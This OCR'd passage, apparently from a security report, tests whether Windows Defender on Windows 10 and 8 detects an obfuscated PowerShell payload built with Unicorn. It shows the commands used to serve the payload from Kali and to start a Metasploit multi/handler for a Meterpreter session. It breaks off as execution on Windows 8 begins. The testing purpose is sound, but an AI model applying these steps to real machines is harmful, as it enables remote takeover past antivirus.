


Figure 5.2.1 generating payload using UNICORN

Text file is saved in the directory allocated for Obfuscation tool –UNICORN along with its **unicorn.rc file** to support its handling through metasploit framework and to gain meterpreter session of the victim machine.




Figure 5.2.1 Powershell payload generated

Performed **cat command** to view source code of powershell_attack.txt file.




Figure 5.2.1 code of powershell text file.

Step 2: Then start python server on attacker machine [Kali linux 2019.3] to deploy text file [payload] on to the victim machines. This server is locally accessible on victim machine through browser.

Run Command – **python –m Simple HTTPServer** on kali

At the same time run **msfconsole –r [path of unicorn.rc file]** in metasploit framework and start **multi/handler** to attain meterpreter session after the payload is executed onto the victim machine.




Figure 5.2.1 launching multi/handler in metasploit.

Step 3: Testing of payload on Victim Machine

Victim machine 1– windows 10

Providing proof of latest update of Windows 10 defender AV.




Figure 5.2.1 Windows 10 security intelligence update

Providing proof of all the security features enabled in windows 10 defender AV.




Figure 5.2.1 Real time protection & cloud protection.




Figure 5.2.1 sample submission & Tamper protection.

Once the windows defender AV is up-to-date, we will try deploying payload generated onto the target machine. While deploying **powershell_attack.txt** file on windows 10, all functionalities of windows 10 defender AV is able to detect the text file as having some containment of malicious code.

Notification is sent to the user interface from **Virus & Threat Protection** about the malicious file detected and user is asked to view sample report of malicious code through sample submission




Figure 5.2.1 Windows 10 detected payload

Step 4: Testing of payload on Victim Machine

Victim machine 2 – windows 8

Providing proof of latest update of Windows 8 defender AV.




Figure 5.2.1 Windows 8 Real Time protection Update

Providing proof of all the security features enabled in windows 8 defender AV.




Figure 5.2.1 Real Time protection enabled




Figure 5.2.1 windows 8 Advance protection enabled

Once the windows defender AV is up-to-date, we will try deploying payload generated on to the target machine. While deploying of powershell_attack.txt file on to the windows 8.

We can see that **deployment of text file containing powershell payload is successful**.




Figure 5.2.1 copying powershell payload onto windows 8

Since deployment of payload is successful, now we are trying to execute powershell payload onto the system using **Windows Powershell Utility** [cmd].

